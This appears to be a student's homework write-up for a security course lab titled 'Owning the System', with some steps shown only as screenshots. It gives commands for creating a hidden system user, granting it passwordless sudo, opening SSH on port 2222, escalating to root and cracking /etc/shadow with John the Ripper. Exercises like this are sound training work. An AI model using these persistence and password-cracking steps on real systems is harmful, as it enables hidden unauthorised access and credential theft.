## **Week 6 Homework Submission File: Advanced Bash - Owning the System**

**Step 1: Shadow People**

1. Create a secret user named sysd. Make sure this user doesn't have a home folder created:

**sudo useradd --system --no-create-home sysd**

1. Give your secret user a password:

**passwd sysd**

**“Gotcha!”**

1. Give your secret user a system UID < 1000:

**usermod -u 443 sysd**

1. Give your secret user the same GID:


**groupmod -g 443 sysd**

1. Give your secret user full sudo access without the need for a password:

**I went into sudo visudo and added “sysd ALL=(ALL) NOPASSWD:ALL”**

****


1. Test that sudo access works without your password:

**su sysd**  
  


**I ran the command “sudo visudo” and was able to access this sudoers file without entering a password.**

**Step 2: Smooth Sailing**

1. Edit the sshd\_config file:




**Step 3: Testing Your Configuration Update**

1. Restart the SSH service:

**systemctl restart ssh**


1. Exit the root account:

**exit**

****

1. SSH to the target machine using your sysd account and port 2222:

**ssh sysd@192.168.6.105 -p 2222**

****

1. Use sudo to switch to the root user:

**sudo -s**



**Step 4: Crack All the Passwords**


1. SSH back to the system using your sysd account and port 2222:

**ssh sysd@192.168.6.105 -p 2222**


1. Escalate your privileges to the root user. Use John to crack the entire /etc/shadow file:

**sudo -s to change to root**

**john /etc/shadow**

****

**john --show /etc/shadow**

****